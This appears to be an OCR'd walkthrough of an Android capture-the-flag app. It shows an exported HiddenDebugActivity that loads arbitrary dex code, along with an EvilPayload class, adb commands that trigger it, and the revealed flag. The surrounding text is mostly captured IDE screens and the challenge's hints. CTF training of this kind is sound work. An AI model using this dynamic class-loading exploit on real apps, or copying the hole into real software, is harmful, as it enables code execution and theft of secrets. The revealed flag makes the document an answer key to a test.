
jar cvf evil.jar /com/attacker/evil/EvilPayload.class


/Users/vrunknown/Library/Android/sdk/build-tools/35.0.0/d8 --lib
/Users/vrunknown/Library/Android/sdk/platforms/android-35/android.jar evil.jar


adb push classes.dex /data/local/tmp/classes.dex


```
 adb shell am start \
  -n com.example.ctfchatbot/.HiddenDebugActivity \
  --es jar_path /data/local/tmp/classes.dex \
  --es exec_class com.attacker.evil.EvilPayload
```


Screenshots of walkthrough attached below



CTFChatBot
master
Pixel 5 API 35
app
Android
HiddenDebugActivity.kt
NativeFlag.java
LocationActivity.kt
WebView.kt
AndroidManifest.xml
AndroidManifest.xml
kotlin+java
com.example.ctfchatbot
AESHelper
BotResponse
Challenge
ChallengeProgress
ChatActivity
ChatAdapter
ComplexArthimeticCheckActivity.kt
DatabaseHelper
FlagActivity
HiddenDebugActivity
InsecureBroadcastReciever.kt
LocationActivity
LoginActivity
MainActivity
Message
MessageAdapter
class HiddenDebugActivity : Activity() {
override fun onCreate(savedInstanceState: Bundle?) {
val jarPath = intent.getStringExtra(name: "jar_path")
val className = intent.getStringExtra(name: "exec_class")
if (jarPath == null || className == null) {
Log.e(tag: "ArbitraryExec", msg: "Missing jar_path or exec_class")
finish()
return
}
try {
val optimizedDir = codeCacheDir.absolutePath
val classLoader = DexClassLoader(jarPath, optimizedDir, librarySearchPath: null, classLoader)
val clazz = classLoader.loadClass(className)
val instance = clazz.getDeclaredConstructor().newInstance()
val method = clazz.getMethod(name: "run")
method.invoke(instance)
Terminal
Local (3)
Local (4)
Local (5)
Local
vrunknown@Vishals-MacBook-Pro development %
vrunknown@Vishals-MacBook-Pro development % adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"
Broadcasting: Intent { act=com.example.ctfchatbot.SECRET_ACTION flg=0x400000 (has extras) }
Broadcast completed: result=0
vrunknown@Vishals-MacBook-Pro development %
CTFChatBot > app > src > main > java > com > example > ctfchatbot > HiddenDebugActivity > onCreate
22:1
LF
UTF-8
4 spaces


CTFChatBot
master
Pixel 5 API 35
app
Android
HiddenDebugActivity.kt
NativeFlag.java
LocationActivity.kt
WebView.kt
AndroidManifest.xml
AESHelper
BotResponse
Challenge
ChallengeProgress
ChatActivity
ChatAdapter
ComplexArthimeticCheckActivity.kt
DatabaseHelper
FlagActivity
HiddenDebugActivity
InsecureBroadcastReciever.kt
LocationActivity
LoginActivity
MainActivity
Message
MessageAdapter
NativeFlag
ScoreAdapter
ScoreboardActivity
package com.example.ctfchatbot;
no usages
public class NativeFlag {
static {
System.loadLibrary(libname: "flag"); // Load the compiled native library
}
public native String getFlag();
}
Terminal
Local (3)
Local (4)
Local (5)
Local
vrunknown@Vishals-MacBook-Pro development %
vrunknown@Vishals-MacBook-Pro development % adb shell am broadcast -a com.example.ctfchatbot.SECRET_ACTION --es web_url "https://www.google.com"
Broadcasting: Intent { act=com.example.ctfchatbot.SECRET_ACTION flg=0x400000 (has extras) }
Broadcast completed: result=0
vrunknown@Vishals-MacBook-Pro development %
CTFChatBot > app > src > main > java > com > example > ctfchatbot > NativeFlag
7:1
LF
UTF-8
4 spaces


development
EvilPayload.java
classes.dex
sample.py ./
steal_flag.js
spoof_gps.js
frida_script.js
sample.py
EvilPayload.java
package com.attacker.evil;
public class EvilPayload {
public void run() {
System.out.println("Exploit Running!");
try {
Class<?> nativeFlagClass = Class.forName("com.example.ctfchatbot.NativeFlag");
Object instance = nativeFlagClass.getDeclaredConstructor().newInstance();
java.lang.reflect.Method method = nativeFlagClass.getMethod("getFlag");
String flag = (String) method.invoke(instance);
System.out.println("FLAG: " + flag);
} catch (Exception e) {
System.out.println("Execution Failed: " + e.getMessage());
}
}
}
PROBLEMS 474K+
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
POLYGLOT NOTEBOOK
COMMENTS
bin
/python /Users/vrunknown/development/assignments/aml/sample.py
Valid input: Cdkv
(llm-pbe-env) vrunknown@Vishals-MacBook-Pro development %
zsh
Python
stable
Debug Any CPU
UTF-8
LF
Java
Pixel 5 API 35 (android-arm64 emulator)


qemu-system-aarch64
Fri Apr 4 10:00:28 AM
CTFChatBot
master
Pixel 5 API 35
Android
HiddenDebugActivity.kt
NativeFlag.java
LocationActivity.kt
AESHelper
BotResponse
Challenge
ChallengeProgress
ChatActivity
ChatAdapter
ComplexArthimeticCheckActivity.kt
DatabaseHelper
FlagActivity
HiddenDebugActivity
InsecureBroadcastReciever.kt
LocationActivity
LoginActivity
MainActivity
Message
MessageAdapter
NativeFlag
ScoreAdapter
ScoreboardActivity
class HiddenDebugActivity : Activity() {
override fun onCreate(savedInstanceState: Bundle?) {
val className = intent.getStringExtra(name: "exec
if (jarPath == null || className == null) {
Log.e(tag: "ArbitraryExec", msg: "Missing jar
finish()
return
}
try {
val optimizedDir = codeCacheDir.absolutePath
val classLoader = DexClassLoader(jarPath, opt
val clazz = classLoader.loadClass(className)
val instance = clazz.getDeclaredConstructor()
val method = clazz.getMethod(name: "run")
method.invoke(instance)
Log.e(tag: "ArbitraryExec", msg: "Executed: $
} catch (e: InvocationTargetException) {
Terminal
Local (3)
Local (4)
Local (5)
Local
vrunknown@Vishals-MacBook-Pro development % adb shell ls /data/local/tmp/
classes.dex
device-explorer
frida-server-16.7.3-android-arm64
frida-server-16.7.3-android-x86_64
frida-server-16.7.3-macos-arm64
frida-server-16.7.3-macos-arm64e
lldb-server
perfd
start_lldb_server.sh
CTFChatBot > app > src > main > java > com > example > ctfchatbot > HiddenDebugActivity > onCreate
View Progress
Start Chat
Logout


Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help Fri Apr 4 11:05:57 AM
CTFChatBot master Pixel 5 API 35 app
HiddenDebugActivity.kt NativeFlag.java flag.cpp SharedPrefHelper.kt WebView.kt
#include <jni.h>
extern "C"
JNIEXPORT jstring JNICALL
Java_com_example_ctfchatbot_NativeFlag_getFlag(JNIEnv *env, jobject NativeFlag instance) {
return env->NewStringUTF(bytes: "bot{runt1m3_sh3llc0d3}");
}
Java_com_example_ctfchatbot_NativeFlag_getFlag
Terminal Local (3) Local (4) Local (5) Local Local (2)
Starting: Intent { cmp=com.example.ctfchatbot/.HiddenDebugActivity (has extras) }
vrunknown@Vishals-MacBook-Pro development % adb shell am start \
-n com.example.ctfchatbot/.HiddenDebugActivity \
--es jar_path /data/local/tmp/classes.dex \
--es exec_class com.attacker.evil.EvilPayload
Starting: Intent { cmp=com.example.ctfchatbot/.HiddenDebugActivity (has extras) }
vrunknown@Vishals-MacBook-Pro development %
androidTest > java > com > example > ctfchatbot 7:2 LF UTF-8 .clang-tidy 4 spaces C++: CTFChatBot.app.main | debug | x86
Secrets are closer than you think...
Username
Password
Login


Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help Fri Apr 4 11:05:35 AM
CTFChatBot master Pixel 5 API 35 app
HiddenDebugActivity.kt NativeFlag.java flag.cpp SharedPrefHelper.kt WebView.kt
#include <jni.h>
extern "C"
JNIEXPORT jstring JNICALL
Java_com_example_ctfchatbot_NativeFlag_getFlag(JNIEnv *env, jobject NativeFlag instance) {
return env->NewStringUTF(bytes: "bot{runt1m3_sh3llc0d3}");
}
Java_com_example_ctfchatbot_NativeFlag_getFlag
Logcat Logcat
Pixel 5 API 35 (emulator-5554) Android 15, API 35
System.out
com.example.ctfchatbot I Exploit Running!
com.example.ctfchatbot I Exploit Running!
com.example.ctfchatbot I Exploit Running!
com.example.ctfchatbot I Instance Created: com.example.ctfchatbot.NativeFlag@3c48ef0
com.example.ctfchatbot I Method Found: public native java.lang.String com.example.ctfchatbot.NativeFlag.getFl
com.example.ctfchatbot I Method Invoked: public native java.lang.String com.example.ctfchatbot.NativeFlag.get
com.example.ctfchatbot I FLAG: bot{runt1m3_sh3llc0d3}
androidTest > java > com > example > ctfchatbot 7:2 LF UTF-8 .clang-tidy 4 spaces C++: CTFChatBot.app.main | debug | x86
Secrets are closer than you think...
Username
Password
Login

On CTF Solver Perspective

Tools Needed:


- Jadx
- Frida
- Python
- apktool
- d8
- jar
- javac

The Challenge has **6 flags.**


Hint to the Challenge :

- Broken Authentication
- Conditionally yours
- Location Spoofing
- BotCoded Cipher
- Intercept & Execute
- Arbitrary Code Execution

Try logging into the CTFBot and find the flags.



Use **View Progress** to track the completed challenges




The CTFBot has 3 commands, namely:

/list - Used to list the challenges

/help - Helps to get to know the syntax to chat with the bot.

/hint “<challenge_name>”

/flag “<challenge_name>” “<flag>”



Chat with the Bot and Play with the Flags!!!